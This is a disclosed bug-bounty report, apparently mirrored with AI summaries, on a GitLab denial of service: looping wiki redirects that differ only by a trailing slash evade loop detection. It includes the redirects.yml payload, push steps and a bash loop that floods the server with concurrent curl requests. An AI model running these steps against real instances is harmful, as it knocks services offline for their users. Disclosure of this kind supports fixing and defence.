Denial of Service by an Endless Redirection Loop in wiki_actions.rb
A regular user could add wiki redirect rules that point to each other in a loop, with one entry differing only by a trailing slash. Because the loop-detection code compared paths without normalising them, each request kept following redirects and consumed server resources, so the instance became unreachable for other users.

GitLab
Originally disclosed on GitLab
- Fixed in 2 months
- Disclosed after 2 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #3418023 by sim4n6 on 2025-11-09, assigned to GitLab Team:
Report | Attachments | How To Reproduce
HackerOne Analyst Summary
Summary of the issue
The researcher found DoS caused by Wiki redirects loop, with malicious redirects injected in project Wiki .gitlab/redirects.yml.
Steps to reproduce
- As the victim, connect to GDK host machine, update GDK to the latest version
18.6.0-pre 35cac0e094d - As the attacker, use SSH port forwarding to connect victim's GDK on attacker's localhost port 3000
Note: By default, GDK is not accessible publicly. This step is used to connect target GDK from the attacker's machine, and it is not required in the real attack.

- As the attacker, sign in attacker's regular user on self-hosted GDK -> Create a public project under attacker's user namespace -> In the project, create a Wiki home page:
- As the attacker, on the attacker's machine, run command
git clone http://127.0.0.1:3000/ATTACKER_USER_NAME/ATTACKER_PROJECT_NAME.wiki.git, with attacker's user name and project name inATTACKER_USER_NAME/ATTACKER_PROJECT_NAME.
Note: This step will clone the attacker's project Wiki, not project itself.

- As the attacker, in the cloned directory, add
.gitlab/redirects.ymlwith following content:
---
A: B
B: C
C: D
D: /C/
- As the attacker, commit the change and push it to remote
- As the attacker, run following command to start attack, with attacker's user name and project name in
ATTACKER_USER_NAME/ATTACKER_PROJECT_NAME:
for j in $(seq 1 100); do for i in $(seq 1 20); do curl -s -o /dev/null -w"%{http_code}\n" "http://localhost:3000/ATTACKER_USER_NAME/ATTACKER_PROJECT_NAME/-/wikis/A" & done; sleep 1; done

- As the victim, check htop on the host machine. You will see memory usage is increasing, however, the memory is not fully occupied:

- As the victim, visit the target GitLab. You can see the victim is not able to access the site:
Impact statement
Malicious user can prevent other user from accessing the target GitLab service.
If you have any questions or concerns about this report, feel free to assign it to H1 Triage via the action picker with a comment indicating your request.
Original Report
Summary
Denial of Service by using the same path but with variant values in a redirection loop, making it an endless one.
Steps to reproduce
- Set up a self-managed Gitlab instance, say for me in
s4iweb.duckdns.org - Log in as any regular user (for instance,
tester1). - Create a blank public project in the personal user's namespace. The project is now located at
tester1/testproject. - Head to
Plan > Wikilocated at https://s4iweb.duckdns.org/tester1/testproject/-/wikis/home. Create your first pageusing the default values forhomeand someContent. Click onCreate a page.- Clone the project wiki using the command:
git clone https://[email protected]/tester1/testproject.wiki.git
You would get something like:
$ git clone https://[email protected]/tester1/testproject.wiki.git
Cloning into 'testproject.wiki'...
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 5 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (5/5), done.

$ ls -la
total 20
drwxrwxr-x  4 sim4n6 sim4n6 4096 Nov  9 23:30 .
drwxr-xr-x 26 sim4n6 sim4n6 4096 Nov  9 23:30 ..
drwxrwxr-x  8 sim4n6 sim4n6 4096 Nov  9 23:30 .git
drwxrwxr-x  2 sim4n6 sim4n6 4096 Nov  9 23:30 .gitlab
-rw-rw-r--  1 sim4n6 sim4n6   13 Nov  9 23:30 home.md
- Edit
.gitlab/redirects.ymlusingnanoby replacing all the content of the file with:
---
A: B
B: C
C: D
D: /C/
The file .gitlab/redirect.yml is responsible for all wiki redirections, and we just created four redirections /A -> /B, /B -> /C, /C -> /D, and /D -> /C/ , which would result in an endless redirection loop.
- Now, commit and push the updated code:
git add .gitlab/redirects.yml
git commit -m "added some redirections"
git push
- Click on https://s4iweb.duckdns.org/tester1/testproject/-/wikis/A to trigger the endless redirection loop. With
htopon a GitLab self-hosted instance, you can already notice a slight impact. - Such an effect can be leveraged into a full-scale attack (recording below please).
for j in $(seq 1 100); do for i in $(seq 1 20); do curl -s -o /dev/null -w"%{http_code}\n" "https://s4iweb.duckdns.org/tester1/testproject/-/wikis/A" & done; sleep 1; done
Impact
Denial of service of the Gitlab self-managed instance (A: H). However, I noticed something special about this vulnerability. I had a data corruption/loss, which means this endless server-side redirection loop does impact the integrity metric, too.
Examples
(If the bug is project-related, please create an example project and export it using the project export feature)
- The issue is reproducible using a blank public project created in the personal namespace of any regular user.
(If you are using an older version of GitLab, this will also help determine whether the bug has been fixed in a more recent version.)
- Nope, used the latest version currently shared for gitlab-ee:
18.5.1-ee
(If the bug can be reproduced on GitLab.com without violating the Rules of Engagement as outlined in the program policy, please provide the full path to the project.)
- Denial of service does violate the Rules of Engagement. Did not try on GitLab's production website.
What is the current bug behavior?
(What actually happens, including relevant screenshots, API results, or complete HTTP requests)
In the main code gitlabhq/gitlabhq/blob/efaaea3465bc18fed2d4cb4c9cf002e99391cf43/app/controllers/concerns/wiki_actions.rb#L442-L461, the function find_redirection() aims at detecting cyclical redirections by tracking the paths already visited.
  def find_redirection(path, redirect_limit = 50)
    seen = Set[]
    current_path = path

    redirect_limit.times do
      seen << current_path
      next_path = find_single_redirection(current_path)

      # if no single redirect is found, then use the current path
      # unless it is the same as the original path
      return current_path == path ? nil : current_path if next_path.nil?

      # if the file was already seen, then we have a loop
      return { error: true, reason: :loop } if seen.include?(next_path)

      current_path = next_path
    end

    { error: true, reason: :limit }
  end
In sum, the function does something similar to:
- Maintain a
seenset of visited paths to ensure uniqueness. - For each redirection:
- Check if the next path has already been visited.
a. If yes → cycle detected, breaks the loop and errors.
b. If no → continue to the following redirects. - To prevent very long chains of redirections (around 50), it enforces a maximum redirect limit.
The problem: what about if a path has already been visited, but was present in seen in a different format? I mean path could take different values while pointing to the same resource, for instance, /a and /a/ with a trailing /.
What is the expected correct behavior?
(What you should see instead: include relevant screenshots, API results, or complete HTTP requests)
- The path needs to be normalized to ensure deduplication.
Relevant logs and/or screenshots
(Paste any relevant logs - please use code blocks (```) to format console output,
logs, and code as it's very hard to read otherwise.)
Output of checks
(If you are reporting a bug on GitLab.com, write: This bug happens on GitLab.com)
- This bug was not tried on GitLab.com
Results of GitLab environment info
(For installations with omnibus-gitlab package run and paste the output of:
sudo gitlab-rake gitlab:env:info)
System information
System:		Ubuntu 24.04
Proxy:		no_proxy: 127.0.0.1,localhost
		https_proxy: http://127.0.0.1:3128
		http_proxy: http://127.0.0.1:3128
Current User:	git
Using RVM:	no
Ruby Version:	3.2.8
Gem Version:	3.7.1
Bundler Version:2.7.1
Rake Version:	13.0.6
Redis Version:	7.2.10
Sidekiq Version:7.3.9
Go Version:	unknown

GitLab information
Version:	18.5.1-ee
Revision:	a01b2eeb76d
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	16.10
URL:		https://s4iweb.duckdns.org
HTTP Clone URL:	https://s4iweb.duckdns.org/some-group/some-project.git
SSH Clone URL:	[email protected]:some-group/some-project.git
Elasticsearch:	no
Geo:		no
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	14.45.3
Repository storages:
- default: 	unix:/var/opt/gitlab/gitaly/gitaly.socket
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell

Gitaly
- default Address: 	unix:/var/opt/gitlab/gitaly/gitaly.socket
- default Version: 	18.5.1
- default Git Version: 	2.50.1
(For installations from source run and paste the output of:
sudo -u git -H bundle exec rake gitlab:env:info RAILS_ENV=production)
Impact
Denial of service of the Gitlab self-monitored instance (A: H). However, I noticed something special about this vulnerability. I had a data corruption/loss, which means this endless server-side redirection loop does impact the integrity metric, too, till the GitLab instance does not recovers.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the redirect loop detection compared raw path strings without normalising trailing slashes, so equivalent paths were not recognised as already seen.
Impact
A malicious user could prevent other users from accessing the self-managed GitLab instance, and the researcher also reported data corruption or loss, though this was only observed on their own test instance.
What the attacker needed
A regular user account; ability to create a public project; ability to push to the project wiki
How it was found
- Create a public project under a regular user and add a wiki home page.
- Clone the project's wiki repository.
- Replace the redirects file with entries that form a loop, including one path written with a trailing slash.
- Commit and push the change.
- Request the first wiki page to trigger the endless redirect loop.
- Send many concurrent requests to the same page and observe memory use rising and the site becoming inaccessible.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A wiki can be told to send visitors from one page name to another. The site tried to spot loops by remembering which page names it had already visited, but it treated 'C' and 'C/' as different names. So a loop that alternated between those two spellings was never recognised, and each visit kept the server busy until the site stopped responding for everyone.
What is DoS?
A request that exhausts resources or crashes a component. Many programs forbid testing it; reports usually show it from code, not by attacking.


